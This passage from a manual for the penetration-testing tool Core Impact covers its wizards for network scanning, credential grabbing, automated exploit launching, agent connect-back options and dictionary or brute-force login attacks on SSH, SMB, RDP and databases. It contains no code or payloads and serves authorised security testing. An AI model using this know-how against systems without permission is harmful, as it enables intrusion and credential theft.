Agent with WinPcap installed	YES	YES
Agent without WinPcap installed	NO	YES

Specify how many milliseconds to wait between each discovery attempt.

You can use the ellipsis () button to the right of the Port range field to change or add port range groups. See [the section called “Specifying Port Ranges”](#) for more information.

■ Service Identifications Options:

A service identification module may be used as part of this RPT step. Use the Service Identification Dialog Box to customize how service identification is performed.



The goal of the service identification module is to identify the network service listening on each available port. You can control the Intensity Level of the service identification module:

Light: This setting will cause the module to use blind identification - each port will be labeled with its corresponding default service (e.g., 80 is assumed to be HTTP, 25 is assumed to be SMTP, etc).

Medium: This setting will cause the module to interact with and try to identify less commonly used ports.

Full: This setting will cause the module to connect to and interact with every open port and attempt to identify the network service listening on that port.

Adjust the interval (in seconds) between connections to a target port.

You can activate UDP and/or RPC service identification by checking the appropriate Perform service identification check-box(es).

■ Identity Grabbers:

Core Impact can attempt to gather (grab) credentials from the target host(s). Any credentials that are found will then be stored in the Identities folder in the Network Entity Database. These credentials can optionally be sent to the Core CloudCypher service for cracking. Select which remote identity grabbers should be used during the Information Gathering test. Then click Next.

Network Information Gathering Wizard

Identity Grabbers
Remote identity grabbers customization

Select which remote identity grabbers should be executed.

- ☒ Finger
- ☒ SMB Information Gathering
- ☒ DCE-RPC SAMR Dumper

< Back Next > Cancel

■ **Additional Options:**

With the Additional Options, the RPT can also check for Network Exposures in targeted hosts.

Network Information Gathering Wizard

Additional options
Customize additional information gathering options

☒ Check for Known Vulnerabilities
NOTE: Check for vulnerabilities that may lead in a risk even when they could not be exploited.

☐ Check for Network Exposures using the following visibility External ▼
NOTE: Exposures are dependent on the context of the network, and where the exposures are visible from.
Exposure types to test:

<input checked="" type="checkbox"/> Services	<input checked="" type="checkbox"/> DNS Zone Transfer	<input checked="" type="checkbox"/> ICMP
<input checked="" type="checkbox"/> Banner	<input checked="" type="checkbox"/> Network Devices Services	<input checked="" type="checkbox"/> Open Proxy Check

< Back Finish Cancel


Check for Network Exposures: An information security *exposure* is a system configuration issue or a mistake in software that allows access to information or capabilities that can be used by a hacker as a stepping-stone into a system or network. Whereas an information security *vulnerability* is a mistake in software that can be directly used by a hacker to gain access to a system or network.

Press **Finish** and the module will run and information will be displayed on the Module Log Panel of the Console. You have now completed the first step of a Network Rapid Penetration Test.

Import Data from 3rd Party Vulnerability Scanner

To run the Network Information Gathering step, follow this procedure:

1. Make sure that the Network RPT is active.
2. Click on **Network Information Gathering** to open up the Information Gathering Wizard and **press** Next to start.
3. In the **Target Discovery Method** window, select the **Import data from results of 3rd party scanner** option.




Press **Next** to continue.

4. Select the third-party scanner from which you have an output file: Frontline, beSECURE or Other.


Network Vulnerability Scanner Validator Wizard

Source Application
Select the source application to import


This wizard module can import results from a vulnerability scan and validate the reported vulnerabilities. Please select the source scanner:



FRONTLINE VM



beSECURE



Other popular
vulnerability scanners

Frontline

Frontline VM, identifies and evaluates the security and risk postures of your networks and business-critical access whether they are on premise or in a cloud platform.

Read more: <https://digitaldefense.com/platform/frontline-vm/>

Supported Frontline VM versions:
Frontline 6.4.0.0 and higher

Select one of the three available options and press **Next** to continue.

- **Frontline** will prompt for an API Token
Visit <https://digitaldefense.com/platform/frontline-vm/> for more information related to FrontlineVM.
- **beSECURE** will request an import file
Visit <https://beyondsecurity.com/solutions/besecure.html> for more information related to beSECURE.
- **Other** will present the following panel:

Network Information Gathering Wizard

Source Application
Select the source application to import

This wizard module can import output results from different applications. Please select the source application:

Qualys Guard

Qualys Guard

The Information Gathering Wizard can import the exported results of QualysGuard's Vulnerability Scan output (in XML format) and add the hosts and their vulnerabilities (as reported by QualysGuard) to the workspace.


Supported QualysGuard XML formats:


Scan files, Asset files, Map files

Supported QualysGuard versions:

QualysGuard 5.0


Select an item from the drop-down list, and click **Next** to continue.

- Click the ellipsis () button and browse to and select the output file. The output format you are importing is dependent on the Vulnerability Scanner you selected in the previous step. Some scanners export their results to a file while others require you to access their data directly from the scanner's database.



Press **Next** to continue.

- The RPT will display a note about the results of external applications.



Once you've read the note and are ready to proceed, press **Next** to continue.

- The RPT can check for Network Exposures in targeted hosts.

Network Information Gathering Wizard

Network Information Gathering Setup
Select information gathering configuration.

Configure advanced Network attack options. If these options are not configured, Impact will use default options and global settings instead.

☐ Additional options

< Back Finish Cancel

Press **Finish** to continue without these additional items or check the **Additional Options** box and press **Next**.

The **Additional Options** panel displays.

Network Information Gathering Wizard

Additional options
Customize additional information gathering options

☒ Check for Known Vulnerabilities
NOTE: Check for vulnerabilities that may lead in a risk even when they could not be exploited.

☐ Check for Network Exposures using the following visibility External ▾
NOTE: Exposures are dependent on the context of the network, and where the exposures are visible from.
Exposure types to test:

<input checked="" type="checkbox"/> Services	<input checked="" type="checkbox"/> DNS Zone Transfer	<input checked="" type="checkbox"/> ICMP
<input checked="" type="checkbox"/> Banner	<input checked="" type="checkbox"/> Network Devices Services	<input checked="" type="checkbox"/> Open Proxy Check

< Back Finish Cancel

Check for Network Exposures: An information security *exposure* is a system configuration issue or a mistake in software that allows access to information or capabilities that can be used by a hacker as a stepping-stone into a system or network. Whereas an information security *vulnerability* is a mistake in software that can be directly used by a hacker to gain access to a system or network.

Press **Finish** and the module will run and information will be displayed on the Module Log Panel of the Console. You have now completed the first step of a Network Rapid Penetration Test.


Network Attack and Penetration


The Network Attack and Penetration RPT step uses previously-acquired information about the network (such as the information you gathered using the Network Information Gathering step) to automatically select and launch remote attacks.

For each target host, this step requires the following information, all of which is obtained automatically by the Network Information Gathering step:


- **IP address:** The targets have to be in the Entity View. This can be done either by hand (Right-click -> New host in the Entity View) or by using a Network Discovery module.
- **OS and architecture:** In order to build the correct payload, attacks need to know the target host's operating system and architecture. This can be obtained by using the modules in the OS detection module folder or set by hand using the Entity Properties dialog. Refer to [Entity Properties](#) for more information.
- **Port and service information:** For each host, a listing of network services listening on specific ports is needed. This can be done by using a Port Scanning module and the service identification module (Service Identification) in the Information Gathering module folder, or set by hand using the Entity Properties dialog. Refer to [Entity Properties](#) for more information.

To run the Network Attack and Penetration step, follow this procedure:


1. Make sure that the Network RPT is active.
2. Click on **Attack and Penetration** to open up the Network Attach and Penetration Wizard and press **Next** to start.
3. In the **Target Selection** window, press the ellipsis () button.




The Entities Selection window displays. Select the host(s) that you wish to target with the Attack and Penetration. Only hosts that are represented in the Entity View can be targeted. Press the **OK** button to return to the Wizard.



Back at the Wizard, press **Next** to continue.



- On the **Attack Method** window, select the Attack method(s) to be performed and their sequence.



- Select **Launch Exploit Modules** to identify code execution vulnerabilities if you want the Attack and Penetration to attempt to find vulnerabilities in the target hosts' OS or any installed programs. See [Launch Exploit Modules on page 68](#)
- Select **Launch Identity Modules** to identify authentication weaknesses if you want the Attack and Penetration to attempt to gather identities (usernames/passwords, cookies, SSH keys, etc.) from the target host(s). See [Launch Identity Modules on page 74](#).
- If you select both of these options, select whether the identity testing should execute before or after the exploits are launched.

5. Press **Next** to continue to either Launch Exploit Modules or Launch Identity Modules.

Launch Exploit Modules

1. If the Exploit Modules attack method was selected, the option presented on the Attack Configuration screen, lets you choose whether or not to stop launching new modules on a target after an OS Agent is deployed.

Network Attack and Penetration Wizard

Attack Configuration
Customize network attack

☒ Stop launching new modules on a target after an OS Agent is deployed.
The module will launch every possible attack for a target, or stop at the first that successfully deploys an OS Agent.
NOTE: Modules already launched to test a target will complete their execution.

< Back Next > Cancel

Press **Next** to continue.

2. If the 'Stop launching...' option on the previous screen is unchecked the execution order option becomes unavailable on the Network Attack Setup screen.

Network Attack and Penetration Wizard

Network Attack Setup
Select additional optional settings to setup.

Configure advanced Network attack options. If these options are not configured, Impact will use default options and global settings instead.

Exploits options

- ☒ Exploits selection criteria
- ☒ Exploits execution order

Exploitation options

- ☒ Agent communication options
- ☒ Agent expiration options
- ☒ Post exploitation actions options
- ☒ Web server settings

< Back Next > Cancel

Select any of the Exploits or Exploitation options and press **Next** to access each one's settings screens.

A. Exploits Selection Criteria

The screenshot shows a window titled "Network Attack and Penetration Wizard" with a sub-header "Exploit Selection" and the instruction "Customize the exploit selection criteria". There are two checkboxes with descriptive text:

- ☒ Use exploits that might leave a service unavailable (one shot).
Some exploits may leave the service or application they are targeting in an unavailable state as a side effect of attempting to exploit a vulnerability in that service. The service or application may restart automatically or require an administrator to restart it depending on its configuration.
- ☐ Use exploits that take a long time to run.
These exploits have been found during the Exploit QA process to take (on average) a long time to run and as a result can slow down the testing process.


At the bottom of the window are three buttons: "< Back", "Next >", and "Cancel".

- Some exploits could potentially leave a target service unavailable. These exploits can be excluded from this test by unchecking the **Use exploits that might leave a service unavailable** check-box.
- Some exploits could take a long time to exploit a specific server, due to a long brute-force process. These exploits can be excluded from this step by unchecking the **Use exploits that take a long time to run** check-box.

Press **Next** to continue (or **Finish** if this is last or only item selected).

B. Exploits Execution Order

This step specifies how exploits are prioritized by the RPT:



Release Date: Exploits are sorted by the disclosure date of the vulnerability they target.

Speed: Exploits that require on average the fewest number of attempts are run first.

Privilege Level: Exploits that deploy an agent with administrator privileges are run first.

Chance of Leaving a Service Unavailable: Exploits that might leave the target service unavailable are run first. This option will not be visible if you did not select the Use exploits that might leave a service unavailable option in the previous step.

Each of the Order of exploit execution options operate at the port and service level of targeted hosts. Because port and service level attacks run in parallel, it may appear that your selection is not given priority over the others. For example, if you select Speed as the primary order attribute, a slow-running exploit may still run before fast ones if it is the only applicable exploit for a specific service on the target host.##

Press **Next** to continue (or **Finish** if this is last or only item selected).

C. Agent Communication Options

Select a Connection Method for deployed agents to use.

The screenshot shows a dialog box titled "Network Attack and Penetration Wizard" with a sub-header "Agents - Communication Parameters". Below the sub-header is the instruction "Specify the communication parameters to be used by the module:". The main content area contains two sections. The first section, "Connection method for each agent that is deployed to communicate with the console or current Source Agent.", includes a "Connection Method:" dropdown menu set to "Connect from target". Below this are two radio buttons: "Use the selected option as the preferred connection method for each exploit." (which is selected) and "Launch only exploits using the selected connection method." (which is unselected). A note below the radio buttons states: "NOTE: Exploits that do not support the specified connection method will not be launched." The second section, "Configuration of the TCP port where the deployed agent will listen or connect back to the console or current Source Agent.", includes two radio buttons: "Use a random port (The port will be chosen in the range 40001-60000)" (which is selected) and "Use specific port:" (which is unselected). To the right of the "Use specific port:" radio button is an empty text input field. At the bottom of the dialog box are three buttons: "< Back", "Next >", and "Cancel".

Connection Method - Select the method for each agent that is deployed to communicate with the console or Current Source Agent.

Default: Connection method set as default by each exploit will be used.

Connect to target: Connection will be performed from the source agent to the target (usually Core Impact).

Connect from target: Connection will be performed from the target to the source agent in a random high port.

Reuse connection: Same connection used to exploit the target will be reused to set the agent's communication channel.

Only exploits with the specified connection method will be run (if you select "Reuse connection", only exploits with that capability will be selected). For more information regarding agent connection methods see [Establishing Agent Communication Channels](#).

Configure the TCP Port... - Set the port where the agent will listen by either checking the **Use a random port** check-box or entering the preferred agent port in the **Use specific port** field.

Press **Next** to continue (or **Finish** if this is last or only item selected).

D. Agent Expiration Options

Select Expiration Settings for deployed agents to use. You can **Use global settings** (which are defined in the [Agent Options](#)), set a specific date, or disable expiration.

Press **Next** to continue (or **Finish** if this is last or only item selected).

E. Post Exploitation Actions Options


If you want any modules to run as soon as an agent is connected, check the Automatically run modules on agents as they are deployed check-box. Then click the Change... button to select the module you wish to run.

If you would like multiple modules to autorun, create a macro module (see [Create Macro Modules](#)) that is made up of the modules you wish to run, then enter the macro module into the autorun field.

here.' At the bottom are three buttons: '< Back', 'Finish', and 'Cancel'."/>

F. Web Server Settings

Use these settings to customize the web server used for the attack.



The screenshot shows a dialog box titled "Network Attack and Penetration Wizard" with a sub-header "Web Server Settings" and the instruction "Customize the Web Server used for the attack." Below this, there is a text prompt: "Select the agent that will host the HTTP server used for communicating with deployed agents." This is followed by an "Agent:" label and a text input field containing "localagent", with a small "X" icon and a browse button ("...") to the right. Below that is another text prompt: "Select the port the HTTP server will listen for requests on." This is followed by a "Port:" label and a text input field containing "80". At the bottom of the dialog box are three buttons: "< Back", "Finish", and "Cancel".

Agent - Select the agent that hosts the HTTP server.

Port - Select the HTTP server listener port.

3. Press the **Finish** button.

The module will run and information will be displayed on the Executed Module Info Panel of the Console. The Network Attack and Penetration step will run multiple attacks in parallel against each target host. Each exploit automatically launched by this step will be shown as a child of the Attack and Penetration module in the Execute Modules panel. You have successfully launched an attack.

Launch Identity Modules

1. If the Identity Modules attack method was selected, the options presented on the Attack Configuration screen, let you choose whether or not to deploy an agent with discovered identities, and/or stop launching new modules on a target after an OS Agent is deployed.

Network Attack and Penetration Wizard

Attack Configuration
Customize network attack

☒ Attempt to deploy an agent with discovered identities.

☒ Stop launching new modules on a target after an OS Agent is deployed.
The module will launch every possible attack for a target, or stop at the first that successfully deploys an OS Agent.
NOTE: Modules already launched to test a target will complete their execution.

< Back Next > Cancel

Press **Next** to continue.

- Depending on the options selected on the previous screen you may see all or some of the items on the Network Attack Setup screen.

Network Attack and Penetration Wizard

Network Attack Setup
Select additional optional settings to setup.

Configure advanced Network attack options. If these options are not configured, Impact will use default options and global settings instead.

Identity verifiers options

☒ Identity verifier protocol selection

☒ Identity verifier attack method

Exploitation options

☒ Agent communication options

☒ Agent expiration options

☒ Post exploitation actions options

☒ Web server settings

< Back Next > Cancel

Select any of the Identity verifiers or Exploitation options and press **Next** to access each one's settings screens.

A. Identity Verifier Protocol Selection

If you opted to Launch Identity modules to identify authentication weaknesses, this step specifies which identity modules are run during the Attack and Penetration.

Network Attack and Penetration Wizard

Identity Attack Selection
Select the identity attack modules to launch

Select the identity verifier module to launch:

☒ DB2 + ☒ FTP ☒ HTTP ☒ Rlogin * ☒ SMB * ☒ RDP
☒ Oracle + ☒ POP3 ☒ SSH * ☒ Telnet * ☒ VNC * ☒ VMware
☒ SMTP ☒ SNMP * ☒ MSSQL + ☒ MySQL + ☒ PostgreSQL +

The protocol may be used to deploy an: OS Agent (*), Network SQL Agent (+)

Select the service for which you want Core Impact to test for identities and press **Next** to continue.

B. Identity Verifier Attack Method (next screen says: Identity Verifier Attack)

Select one of the Identity Verifier Attack Types and press **Next** to continue.

Network Attack and Penetration Wizard

Identity Verifier Attack
Select the identity verifier attack type.

☐ **Default Identities:** Test each service using default and common identities applicable for each service. This is typically the quickest type of test.
☐ **Known Identities:** Test each service and use any identity information already discovered or validated by Impact. Partial Identities (Usernames with no passwords) will be combined with a dictionary of common passwords.
☐ **Known and Default Identities:** Test each service using default and common identities as well as already discovered and previously validated identities for each service.
☐ **Dictionary Attack:** Use a dictionary of common usernames and passwords to brute force possible identities for the targets. NOTE: This is the most time intensive method.
☒ **Custom Attack:** Test identities according to a custom configuration defined on the next pages.

■ Default Identities

Attack Type:

Quick - A short list of the most common identities for each service will be used

Deep - An extended list of common identities for each service will be used

Press **Next** to continue to the [Common Identity Attack Configuration](#).

■ Known Identities

Use the **default password** list or pass a **custom file** to Core Impact

Press **Next** to continue to the [Common Identity Attack Configuration](#).

■ Know and Default Identities

Attack Type

Quick - A short list of the most common identities for each service will be used

Deep - An extended list of common identities for each service will be used

Passwords: Use the **default password** list or pass a **custom file** to Core Impact

The screenshot shows a window titled "Network Attack and Penetration Wizard" with a subtitle "Identity Attack Configuration" and "Known and Default Identities". The main text explains that Core Impact will test each service using default and common identities as well as already discovered and previously validated identities for each service. It notes that Partial Identities (Usernames with no passwords) will be combined with a dictionary of common passwords.

Attack Type

- ☒ **Quick:** A short list of the most common identities for each service.
- ☐ **Deep:** An extended list of common identities for each service.

Passwords

- ☒ **Default password list**
- ☐ **Custom password file** ...

At the bottom are three buttons: "< Back", "Next >", and "Cancel".

Press **Next** to continue to the [Common Identity Attack Configuration](#).

■ Dictionary Attack

You will need to define the Custom Dictionary Attack. For both Usernames and Passwords, you can supply a text file that contains the text strings you wish to use for the test and/or type in a list of text strings separated by commas.

Network Attack and Penetration Wizard

Identity Attack Configuration
Custom Dictionary Attack

Usernames

☒ **Default username list**

☐ **Custom username file** [] ...

Additional usernames (comma separated list)

[]

Passwords

☒ **Default password list**

☐ **Custom password file** [C:\ProgramData\IMPACT\compon] ...

Additional passwords (comma separated list)

[]

< Back Next > Cancel

Press **Next** to continue to the [Common Identity Attack Configuration](#).

■ Custom Attack

You will need to define the Custom Dictionary Attack. For both Usernames and Passwords, you can supply a text file that contains the text strings you wish to use for the test and/or type in a list of text strings separated by commas.

Network Attack and Penetration Wizard

Identity Attack Configuration
Custom Dictionary Attack

Usernames

☒ **Default username list**

☐ **Custom username file** [] ...

Additional usernames (comma separated list)

[]

Passwords

☒ **Default password list**

☐ **Custom password file** [C:\ProgramData\IMPACT\compon] ...

Additional passwords (comma separated list)

[]

< Back Next > Cancel

Press **Next** to continue.

The **Identity Attack Execution Configuration** screen refers to the identities that Impact has already discovered. You can configure to include them (and in which way) in the test.

You can set to include if previously validated identities will be used; include identities based on how they were obtained (through IG, or through an import); different combinations you can do with usernames and provided password lists; and restrict passwords to only alphanumeric.

Network Attack and Penetration Wizard

Identity Attack Execution Configuration
Customize Identity Verifier module execution.

- ☒ Include previously validated identities.
- ☒ Include identities obtained during Information Gathering.
- ☒ Include any imported identities
- ☒ Combine usernames from partial (not complete) identities with supplied password list.
- ☒ Combine usernames from complete identities with supplied password list.
- ☒ Only alphanumeric (at least one letter AND one digit) passwords are allowed.

Number of concurrent tests: 3

< Back Next > Cancel

Press **Next** to continue.

On the Custom Identity Attack Configuration screen, you can specify how many common identities for different services will be tested when triggering the Identity Verifier modules. There are some common identities for each service, and you can set whether to go deep in the list, or keep it quick.

Network Attack and Penetration Wizard

Custom Identity Attack Configuration
Default Identities Selection

Core Impact will test each service using default and common identities applicable for each service. This is typically the quickest type of test.

Attack Type

- ☒ **Quick:** A short list of the most common identities for each service.
- ☐ **Deep:** An extended list of common identities for each service.
- ☐ **None:** Do not use common identities.

< Back Next > Cancel

Press **Next** to continue.

The **Common Identity Attack Configuration** screen is the final panel displayed for the five Verifier Attack Methods (Default, Known, Known and Default, Dictionary, and Custom).

With this step in the Wizard, you can:

- Attempt to deploy an agent with discovered identities
- Stop testing that protocol on that machine when a valid account is identified
- Test each username with an empty password and common combinations

The screenshot shows the 'Common Identity Attack Configuration' window within the 'Network Attack and Penetration Wizard'. The title bar reads 'Network Attack and Penetration Wizard'. The main heading is 'Common Identity Attack Configuration' with the subtitle 'Specify common options for all identities verifiers.' Below this, there are two checked checkboxes: 'Stop testing a protocol on a target when a valid account is identified.' and 'Test each username with an empty password and common combinations.' Underneath are four text input fields labeled 'Domains list:', 'DB Instance list:', 'Database list:', and 'Community list:'. At the bottom left, there is an 'Other options:' section with a dropdown menu set to 'Minimum username length' and a numeric spinner set to '0'. At the bottom right, there are three buttons: '< Back', 'Finish', and 'Cancel'.

Either press **Finish** (if shown) or **Next** to continue with the remaining exploitation options.

C. Agent Communication Options

Select a Connection Method for deployed agents to use.

The screenshot shows a dialog box titled "Network Attack and Penetration Wizard" with a sub-tab "Agents - Communication Parameters". The instruction says "Specify the communication parameters to be used by the module:". It contains two sections: "Connection method for each agent that is deployed to communicate with the console or current Source Agent." with a dropdown menu set to "Connect from target" and two radio buttons; and "Configuration of the TCP port where the deployed agent will listen or connect back to the console or current Source Agent." with two radio buttons and a text input field. The bottom has "< Back", "Next >", and "Cancel" buttons.

Agents - Communication Parameters
Specify the communication parameters to be used by the module:

Connection method for each agent that is deployed to communicate with the console or current Source Agent.

Connection Method:

☒ Use the selected option as the preferred connection method for each exploit.
☐ Launch only exploits using the selected connection method.
 NOTE: Exploits that do not support the specified connection method will not be launched.

Configuration of the TCP port where the deployed agent will listen or connect back to the console or current Source Agent.

☒ Use a random port (The port will be chosen in the range 40001-60000)
☐ Use specific port:

< Back Next > Cancel

Default: The connection method will be determined by each individual exploit's default connection method.

Connect to target: A connection will originate from the source agent (usually Core Impact).

Connect from target: A connection will originate from the remote agent on the target host.

Reuse connection: The agent will reuse the same connection that was used to deliver the attack.

Only exploits with the specified connection method will be run (if you select "Reuse connection", only exploits with that capability will be selected). For more information regarding agent connection methods see [Establishing Agent Communication Channels](#).

Set the port where the agent will listen by either checking the Use a random port check-box or entering the preferred agent port in the Use specific port field.

Press **Next** to continue.

D. Agent Expiration Options

